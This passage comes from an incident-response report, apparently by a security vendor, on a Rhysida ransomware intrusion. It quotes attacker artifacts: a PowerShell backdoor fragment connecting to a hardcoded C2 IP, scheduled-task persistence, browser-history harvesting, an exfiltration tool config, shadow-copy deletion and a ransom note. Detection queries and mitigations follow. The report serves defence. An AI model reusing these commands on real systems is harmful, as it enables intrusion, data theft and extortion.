parameters:

```
PsExec.exe -i -s powershell.exe
```

Once the threat actor had a PowerShell shell with system privileges, they attempted to execute a PowerShell script, 'ad.ps1' with the following command parameters:

```
powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File .\ad.ps1
```

The FortiGuard IR team retrieved the script named 'ad.ps1'. Our researchers analyzed this script and found that it connects back to a possible C2 server. This script had the hardcoded C2 IP address 5.255.113[.]37. We believe, based on the timeline of this activity, that the contents of the ad1.ps1 file were the commands that the adversary initially attempted to execute through their previous PowerShell ISE processes, given the identical behavior from the script and the blocked PowerShell ISE processes. The above IP address is hardcoded into the 'ad.ps1' PowerShell script in Figure 10 below.




```
 socks - Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "$domain = '5.255.113.37' # host
$dport = 4001  # port

$x = New-Object byte[] 50

For ($i=0; $i -ne 50; $i++) { $x[$i] =  $i }

Function crypt4($passw, [int]$length, $buff0, $start, $sz)
{

    $rc4 = New-Object byte[] 256

    [int]$var0 = 0
```

```
        try

        {
            $pool = [RunspaceFactory]::CreateRunspacePool(1, 200)
            $pool.Open()

            $sArray[0] = New-Object System.Net.Sockets.TcpClient( $domain, $dport)

            $sArray[0].NoDelay = $true

            $sArray[0].ReceiveTimeout = $ t * 1000

            $s[0] = $sArray[0].GetStream()

            $r[0] = New-Object System.IO.BinaryReader($s[0])

            $w[0] = New-Object System.IO.BinaryWriter($s[0])

            For ($i=0; $i -ne 50; $i++) { $bf0[$i] = $x[$i] }
```

Figure 10. Malicious PowerShell Script with a hard-coded C2 IP address.

When the team searched for this IP address in the FortiGuard Central Threat System (CTS), it was neither linked to any known previous activity nor tagged as malicious or suspicious. However, the IP address falls within an ASN owned by Liteserver, a hosting company in the Netherlands that offers VPS hosting services. The result from the FortiGuard CTS search can be seen in Figure 11.



Indicator Overview

5.255.113.37

Confidence Rating

Unk

Fortiguard Live Rating

WebFilter: Not Rated

Insights

ASN 60404 Liteserver (The Infrastructure Group B.V.) 5.255.96.0/19

Dronten, Flevoland, Netherlands


Figure 11. CTS result for the IP address communicated by the PowerShell script.

This is unusual communication for a client who operates in the US-based education sector. But since this execution of ‘ad.ps1’ was also blocked by FortiEDR, the threat actor tried a different technique of using a malicious DLL file main.dll on the victim hosts.

On the device HOST_FILESERVER1, the execution of a DLL file main.dll was performed through the proxy execution of the Windows utility ‘rundll32.exe’. On execution, the main.dll library spawns a PowerShell subprocess to perform an IP lookup on itself to determine the endpoint’s external IP address. FortiEDR blocked the network connection established as part of this behavior. The following command line arguments were used to perform this lookup through PowerShell:'

```
nslookup.exe -command "& nslookup myip.opendns.com resolver1.opendns.com"
```


The main.dll has been written in the Go language and appears to have been obfuscated using a Go obfuscator called Garble[5]. The actor tried to create the persistent execution of the main.dll file using an ‘iii.bat’ (batch script), which was created and added to the system scheduler as an ONSTART scheduled task. ONSTART specifies that a task runs every time the system starts. The content of the ‘iii.bat’ can be seen in Figure 12.



```
schtasks /delete /tn System
schtasks /create /sc ONSTART /tn System /tr "rundll32 C:\Users\Public\main.dll Test" /ru system
schtasks /run /tn System
```

Figure 12. Content retrieved from file iii.bat showing the ONSTART scheduler entry of main.dll.

Following the establishment of persistence through the main.dll file, the batch script executes the scheduled task. As part of its execution, the main.dll library attempts to connect to its C2 public IP address, 23.108.57[.]83, on port 443. On the victim machine HOST_FILESERVER1, this main.dll was in folder “C:\Users\Public.” We can observe the socket connection to C2 in the Threat Hunting event in FortiEDR, as shown in Figure 13.



Socket Close

Summary ⇢ rundll32.exe [redacted]Jul-2023 [redacted]

[redacted] Up time 3d, 15sec

rundll32.exe | PID-2248 TID-12860 64 bit

Path C:\Windows\System32\rundll32.exe

Executing user Local System

Parent \Device\HarddiskVolume2\Windows\System32\svcho... ID - 1...

Product Microsoft® Windows® Operating System, v10.0.14393.4169

SHA1 5ECBE863F4BE35DE1C3DEFF2C24045AA7769EBA7

Command line C:\Users\Public\main.dll Test

Socket Close


23.108.57.83:443

Figure 13. Malicious backdoor main.dll executed using the Windows rundll32.exe utility.

The IP address associated with this network connection (23.108.57[.]83) is tagged as 'Malware CnC' and 'Bumblebee C2' in the FortiGuard CTS system, indicating it has been linked to previous malicious activity. While this activity is not linked to the reported Bumblebee activity from 2022, it highlights how threat actors often share and reuse infrastructure.

At this point of the investigation, the team had pieced together a good idea of the threat actor's activity. Firstly, the threat actor had VPN access to the victim network and could access a number of endpoints within the victim network via RDP using several valid user credentials. The threat actor also had a persistent fallback backdoor through an 'on boot' scheduled task that had attempted to connect to C2 but had been blocked by FortiEDR. The actor used several freeware tools to discover and collect information on potential target endpoints within the victim network. Additionally, the threat actor had tried numerous times to access additional credentials. However, this activity had been blocked by FortiEDR. All these events were observed over a 12-hour timeframe, indicating that the threat actor had effectively used valid accounts to quickly move through their kill chain.

For the next stage of the intrusion, the threat actor created PowerShell script 'w.ps1' on the domain controller server HOST_D. This script was stored in this server's shared folder, 's$'. The threat actor began to deploy this 'w.ps1' PowerShell script to multiple hosts in the network using the PSEXEC utility. The FortiGuard IR team found evidence of this script being executed on at least 16 hosts. The FortiGuard IR team retrieved the script 'w.ps1' from the victim machine. This script was designed to collect the bookmarks and browser history from Microsoft Internet Explorer, Chrome, and Firefox browsers (T1217 - Browser Information Discovery). The MDR team assumes that the actor was trying to find IP addresses of interest, such as the backup NAS system, using this 'w.ps1' script. A sample code from the script is shown in Figure 14.




```
function GChHi
{
 [array]$items = @();
 $Path = $Env:systemdrive\\Users\\*\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\History;
 $Regex = \'(https*)://([\\w-]+\\.)+[\\w-]+(/[\\w- ./?%&=]*)*?\';
 Get-ChildItem -Path $Path | ForEach-Object {
  $URegex = \'\\\\Users\\\\([^\\\\]+)\\\\\';
  $user = $_.FullName | Select-String -Pattern $URegex -AllMatches | Select-Object -ExpandProperty Matches;
  $userName = $user.Groups[1].Value;
  $Value = Get-Content -Path $_.FullName | Select-String -Pattern $Regex -AllMatches |Select-Object -ExpandProperty Matches |Sort -Unique
  $Value | ForEach-Object {
   $items += New-Object -TypeName PSObject -Property @{
    User = $userName
    Browser = \'Chrome\'
    DataType = \'History\'
    Data = $_.Value
   }
  }
 }
 return $items;
}
```

Figure 14. Code from the PowerShell script w.ps1 that was executed by the threat actor.

Approximately six hours after the abovementioned activity, the threat actor continued their operations. The threat actor authenticated through RDP to the HOST_DC4 endpoint and created an executable called 'DataGrabberl.exe' in the directory 'C:\Users\<Compromised User Account>\Downloads\Boby\.' This DataGrabberl.exe was renamed C:\Users\<Compromised User Account>\Pictures\Saved Pictures\dob.exe.

This DataGrabberl.exe executable appears to be custom software that copies data from a network machine to a designated server. We analyzed the JSON configuration file of the DataGrabberl.exe that we retrieved from HOST_DC2. The configuration has the previously observed remote IP address as part of its 'ServerURL' field (http[:]//5.255.127[.]20:443). Some of the file extensions targeted for exfiltration can be seen in the screenshot of the configuration file in Figure 15.



```
{
    "GoroutineCount": 5,
    "IsUseSSH": 0,
    "ServerSSH": "111.111.111.111:22",
    "SSHUsername": "1",
    "SSHPassword": "1",
    "ServerURL": "http://5.255.127.20:443",
    "GroupID": "usaB",
    "FilePattern":
    "*.txt;*.exe;*.m4v;*.dll;*.VDI;*.bac;*.dtd;*.bkf;*.bkp;*.pfl;*.axd;*.x32;*.wmf;*.cr2;*.vsdx;*.ap_;*.nib;*.IDX;*.node;*
    bundled;*.m4a;*.modd;*.cfm;*.thmx;*.dotm;*.glox;*.osxp;*acrodata;*.lua;*.nse;*.gm;*.tpl;*.contact;*.vcf;*.potx;*.md5;*
    *.sys;*.efi;*.vbs;*.psl;*.jfm;*.mui;*.psdl;*.psd;*.cdxml;*.pslxml;*.wer;*.ass;*.edl;*.obj;*.emf;*.apk;*.oab;*.accdb;*.
    inf;*.diz;*.asc;*.mst;*.chg;*.su;*.cab;*.pfx;*.log;*.dif;*.fm3;*.hqx;*.xaml;*.evt;*.mdb;*.mid;*.midi;*.ppt;*.pptx;*.ps
    Boot*;*Recovery*;*SystemVolumeInformation*;*Sophos*;*Microsoft*;*VMWare*;*PackageCache*;*ESET*;*Mozilla*;*Symantec*;*{
    rm-ms;*.xml;*.swf;*.gif;*.url;*.lnk;*.cs;*.json;*.bak;*.md;*.manifest;*.man;*.template;*.xsd;*.aspx;*.h;*.Pid;*.frm;*.
    config;*.chm;*.msp;*.msm;*.ascx;*.application;*.cls;*.deploy;*.DIC;*.rll;*.so;*.table;*.tmp;*.suo;*.vsix;*.wsdl;*.tt;*
    "FileInclidePattern": "*.pdf;*pass*;*.xls;*.doc;*.docx;*.xlsx;*.pbix;*.CAD;*.cad;*.eml;*.jpg;*.jpeg;*.pdf;*.tif;*.png;
    "MaxFileSize": 999999999999,
    "CreationTimeS": "2019-01-01T00:00:00Z"
}
"FilePattern": "*.rpt;*.accdb;*.MAX;*.slddrw;*.dwg;*.sldprt;*.sldasm;*.html;*.pptx;*.pst;*.msg;*.csv;*.xml;*.doc;*.docm;*.
    "FileInclidePattern": "*.pbix;*.CAD;*.cad;*.eml;*.jpg;*.jpeg;*.pdf;*.tif;*.png;*.pst;*.xls;*.xlsm;*.xls;*.xlt;*.arg;*.
```

Figure 15. The configuration file of the 'DataGrabberl.exe' data exfiltration tool retrieved from an affected host.

Following the execution of the DataGrabberl.exe executable, the threat actor downloaded the remote connection software AnyDesk and executed it on device HOST_F. AnyDesk is a remote desktop application distributed by AnyDesk Software, GmbH[6]. This proprietary software program provides platform-independent remote access to personal computers and other devices running its host application. It offers remote control, file transfer, and VPN functionality. Historically, ransomware affiliates have employed third-party remote administration tools like AnyDesk for C2 due to their ease of use and ability to integrate easily into social engineering schemes. And their legitimacy can subvert defenses.

On the same server (HOST_F), the threat actor installed and executed WinSCP software. WinSCP is a free and open-source tool for simplifying access to a range of protocols, including SSH and FTP[7]. Its primary function is secure file transfer between a local computer and a remote server. In this intrusion, we suspect that this tool was used to transfer the ransomware payload to the ESXi server prior to its execution.

The threat actor then executed PuTTY software and connected to the two ESXi servers in the victim's environment. PuTTY is a free, open-source terminal emulator, serial console, and network file transfer application[8]. The threat actor used SSH connections to execute a file named '67' on the victim's ESXi servers. The IR team found file 67 to be a Linux ransomware variant. File 67 was also found in the folder "\Users\<Compromised User Account>\Documents\" of the server HOST_F. Neither of the targeted ESXi servers had endpoint security installed at the time of infection and were effectively encrypted by the deployed ransomware. The ransomware was able to encrypt numerous files, including multiple virtual machines installed on the ESXi servers, resulting in a significant impact to the victim's operations.

Following the successful encryption of the ESXi servers, the threat actor began deploying a Windows variant of their ransomware throughout the rest of the victim's environment. On the server HOST_FILESERVER1, the threat actor downloaded a malicious file called 'fury.exe.' This executable was found to be a variant of the Rhysida ransomware. The actor tried to run this Fury.exe file via PowerShell over an RDP session using the following command:


```
powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File FURY.exe
```

The threat actor attempted to execute 'fury.exe' in this manner on multiple hosts. Of these devices, those running FortiEDR endpoint software blocked the execution of 'fury.exe.'.

On affected Windows servers, the execution of the 'fury.exe' executable led to the deletion of Windows shadow copies. This behavior was not observed on non-server versions of Windows, likely because the volume shadow copy service is only enabled by default for servers. The following command was executed as a child process by 'fury.exe' on affected Windows servers:

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
```

The user files were encrypted on multiple systems, and ransom notes were created by the Rhysida Ransomware (fury.exe). We can see a screenshot of the ransomware note in Figure 16.



Critical Breach Detected – Immediate Response Required

Dear company,

This is an automated alert from cybersecurity team Rhysida. An unfortunate situation has arisen – your digital ecosystem has been compromised, and a substantial amount of confidential data has been exfiltrated from your network. The potential ramifications of this could be dire, including the sale, publication, or distribution of your data to competitors or media outlets. This could inflict significant reputational and financial damage.

However, this situation is not without a remedy.

Our team has developed a unique key, specifically designed to restore your digital security. This key represents the first and most crucial step in recovering from this situation. To utilize this key, visit our secure portal: rhysidafohrhyy[redacted].onion with your secret key J1[redacted] or write email: ChantellGrant@onionmail.org LorriBuckridge@onionmail.org

It's vital to note that any attempts to decrypt the encrypted files independently could lead to permanent data loss. We strongly advise against such actions.

Time is a critical factor in mitigating the impact of this breach. With each passing moment, the potential damage escalates. Your immediate action and full cooperation are required to navigate this scenario effectively.

Rest assured, our team is committed to guiding you through this process. The journey to resolution begins with the use of the unique key. Together, we can restore the security of your digital environment.

Best regards

Figure 16. The ransom note file created by the Rhysida Ransomware found on the victim's machine.

Conclusion

This article provided details of a Rhysida ransomware intrusion investigated by the FortiGuard team. The majority of the TTPs employed by the threat actor during this intrusion are typical for these types of ransomware intrusions, and no novel techniques were observed. Compared to many ransomware victims we support through our service, this victim had a relatively good security posture. This victim had an EDR product (FortiEDR) and an associated managed service (FortiGuard MDR) that effectively mitigated observed TTPs. Unfortunately, this technology was not deployed across the entire victim environment, leaving opportunities that the threat actor exploited. As with many ransomware intrusions we investigate, the threat actor was able to leverage previously compromised credentials (acquired through a previous, undetected intrusion) to move freely through an environment, subverting many security controls and fast-tracking their pathway through their kill chain. Combined with these valid accounts, the threat actor relied on LOLbins and signed legitimate utilities such as ProcDump, WinSCP, and PuTty to evade basic AV detections and quickly achieve their outcomes.

While the threat actor may have had more sophisticated TTPs within their repertoire, in this case, they were able to achieve their outcomes using exclusively unsophisticated, known TTPs. As ransomware and extortion-based attacks continue to affect thousands of victims like this one across the globe every day, organizations should focus on ensuring they can detect more of the basic TTPs employed throughout this intrusion.

MITRE ATT&CK mappings, mitigation suggestions, and threat-hunting queries are provided below to assist organizations in identifying similar activity in their environments. IOCs have also been provided for completeness. However, the majority of atomic indicators associated with ransomware intrusions have limited value between intrusions.

Threat Hunting

The following query can be used to identify FortiEDR Process Creation events where the target process is "powershell.exe," "powershell_ise.exe," or "cmd.exe," and the process is started with system privileges.

```
Type: ("Process Creation") AND Source.Process.User: ("Local System") AND
Target.Process.File.Name: ("powershell.exe" or "powershell_ise.exe" or
"cmd.exe")
```

The following query can be used to identify FortiEDR ‘File Write’ events indicative of the procdump.exe utility being used to create a memory dump of the ‘lsass.exe’ process. This is not only connected to the current campaign but any other malicious campaign which might try to dump the memory of lsass.exe using this command would be detected using this query. Despite being trivial for adversaries to change the filename of the ProcDump executable, it is regularly left unchanged, making this a high confidence indicator.

```
Type: ("File Write") AND Source.Process.CommandLine: ("procdump.exe -accepteula -ma lsass.exe")
```

The following query can be used to identify FortiEDR ‘Socket Connect’ events where a ‘powershell.exe’ process connects to specific IP addresses that the threat actor in this campaign on port 443. Note that changing IP addresses is a low cost for a threat actor, so they change them regularly. This query is best used to identify historic intrusions rather than as a scheduled query. Please note that the IP addresses are defanged. Remove the square parenthesis before using this query.

```
Type:"Socket Connect" AND Source.Process.Name: "powershell.exe" AND
RemotePort:443 AND RemoteIP:(23.52.156[.]13 OR 104.91.97[.]237)
```

The following query can be used to identify FortiEDR ‘Socket Connect’ events where a ’rundll32.exe‘ process connects to an IP address used by the actor on port 443. Note that changing IP addresses is a low cost for a threat actor, and they change them regularly. This query is best used to identify historic intrusions rather than as a scheduled query. Please note that the IP addresses are defanged. Remove the square parenthesis before using this query.

```
Type:"Socket Connect" AND Source.Process.Name: "rundll32.exe" AND
RemotePort:443 AND RemoteIP:(23.108.57[.]83)
```

The following query can be used to identify the creation of a registry key with the name “socks” at the path “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” where registry data starts with “Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File.” This persistence mechanism was used to execute the ad1.ps1 script on one of the compromised endpoints in this intrusion.

```
Type: ("Value Created") AND Registry.Name:"socks" AND Registry.Path:
("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run") AND
Registry.Data: ("Powershell.exe \-windowstyle hidden \-ExecutionPolicy
Bypass \-File ")
```

MITRE ATT&CK

TA0001: Initial AccessConclusion

Technique ID	Technique Description	Observed Activity
T1078	Valid Accounts	The threat actor(s) were observed accessing the systems inside the victim network using the victim’s VPN service. This indicates the threat actor had access to valid VPN credentials.
Mitigation	When deploying VPN services, organizations should look to implement Multifactor Authentication (MFA) where possible to minimize the impact of compromised credentials. VPN access logs should be monitored for anomalous service access. The User and Entity Behavior Analytics (UEBA) application can be useful for identifying anomalies, especially when access logs are ingested into a SIEM solution. **Fortinet Security Fabric Controls—FortiGate, FortiSIEM, FortiToken**	

TA0002: Execution

Technique ID	Technique Description	Observed Activity
T1059.001	Command and Scripting Interpreter: PowerShell	The threat actor employed an on-disk PowerShell script (ad.ps1) to pull a malicious executable from C2 prior to execution.
Mitigation	Abuse of legitimate software is best detected through a behavioral detection tool such as FortiEDR. Application whitelisting enforced in an environment can be effective at blocking anomalous interpreters like these from execution. Application-based firewalls can be useful for preventing any C2 performed by nonapproved applications from being effective, stopping intrusions such as this one. **Fortinet Security Fabric Controls—FortiEDR, FortiGate, FortiAnalyzer, FortiGuard Threat Intelligence feeds, FortiSOAR, FortiSIEM (detection)**	

Technique ID	Technique Description	Observed Activity
T1543.003	Create or Modify System Process: Windows Service	The threat actor used PSExec to create an interactive PowerShell session with SYSTEM privileges.
Mitigation	Application whitelisting is a great way of reducing the effectiveness of this TTP. If Windows service creation logs are centralized into a SIEM, it can be easy to detect events where commands are executed under SYSTEM user/context. Where this is not achievable, a modern EDR solution should be able to flag this type of event. **Fortinet Security Fabric Controls—FortiEDR, FortiSIEM (detection)**	

TA0003: Persistence

Technique ID	Technique Description	Observed Activity
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	The actor added a registry entry to the victim user's registry Run key at "Soft-ware\Microsoft\Windows\CurrentVersion\Run" to execute a malicious PowerShell script upon user lo-gon.
Mitigation	The registry entries for automatic execution should be monitored with an Endpoint Detection software which is able detect new registry entries of this type. Windows settings can be altered to collect logs of registry changes to these specific keys across hives. Alternatively, Sysmon offers an alternative to native logging and/or EDR telemetry if not available or configurable. **Fortinet Security Fabric Controls—FortiSIEM (detection), FortiSOAR, FortiEDR (detection)**	

TA0005: Defense Evasion

Technique ID	Technique Description	Observed Activity
T1078.002	Valid Accounts: Domain Accounts	Threat actor gained access to a valid domain administrator account, which they used to per-form lateral movement to multiple hosts on the victim network.
Mitigation	Using multi-factor authentication (MFA) as organizational policy would reduce the risk of an adversary effectively utilizing compromised domain credentials. User training is also essential to train users to accept only valid push notifications on MFA and what to do if they suspect their credentials have been compromised. **Fortinet Security Fabric Controls—N/A**	

Technique ID	Technique Description	Observed Activity
T1078.003	Valid Accounts: Local Accounts	Threat actor gained access to valid local administrator account credentials, which they used to perform privileged functions on affected hosts.
Mitigation	Ensure local administrator accounts have complex, unique passwords across all hosts on the network. **Fortinet Security Fabric Controls—N/A**	

TA0006: Credential Access

Technique ID	Technique Description	Observed Activity
T1003.001	OS Credential Dumping: LSASS Memory	Threat actor had tried to dump LSASS.exe using multiple tools (taskmgr.exe, procudump.exe).
Mitigation	A modern EDR solution should detect and mitigate attempts to access and dump memory associated with the LSASS process. **Fortinet Security Fabric Controls—FortiEDR**	

Technique ID	Technique Description	Observed Activity
T1003.002	OS Credential Dumping: Security Account Manager	Threat actor had tried to access SAM data through remote connection via svchost.exe.
Mitigation	A modern EDR solution should detect and mitigate attempts to access SAM data for credential access. **Fortinet Security Fabric Controls—FortiEDR**	

TA0011: Command & Control

Technique ID	Technique Description	Observed Activity
T1071.001	Application Layer Protocol: Web Protocols	The PowerShell script executed by the threat actor makes an HTTPS request to adversary C2 to download a file.
Mitigation	A modern EDR solution should detect and mitigate anomalous network connections to external IP addresses by suspicious applications like PowerShell and various LOLBins. This behavior can be whitelisted to support business requirements. Firewalls should be able to block network connections with anomalous user-agent strings associated with non-standard browsers, which can also reduce the effectiveness of this TTP if the adversary does not configure a user-agent to match the environment. It is possible to block C2 IP/URL obtained from a threat intel feed at the gateway level. **Fortinet Security Fabric Controls—FortiEDR, FortiGate, FortiNDR, FortiAnalyzer, FortiSIEM, FortiSOAR, FortiGuard Threat Intelligence**	

Technique ID	Technique Description	Observed Activity
T1219	Remote Access Software	The actor downloaded AnyDesk software as an alternative C2 method to get direct remote access to victim endpoints.
Mitigation	Application whitelisting is a great way of reducing the effectiveness of this TTP. Where this is not achievable, a modern EDR solution should be able to flag remote access software and other PUPs as suspicious so they can be allowed explicitly if used legitimately in an environment. At the network level, IDS (Intrusion Detection System) with the ability to detect the traffic of AnyDesk software would be able to block the traffic of AnyDesk. **Fortinet Security Fabric Controls—FortiEDR, FortiNDR, FortiAnalyzer, FortiSIEM, FortiSOAR**	

TA0040: Impact

Technique ID	Technique Description	Observed Activity
T1490	Inhibit System Recovery	When the fury.exe (ransomware) was executed, it tried to delete the system Shadow copy using the command "vssadmin.exe Delete Shadows /All /Quiet"
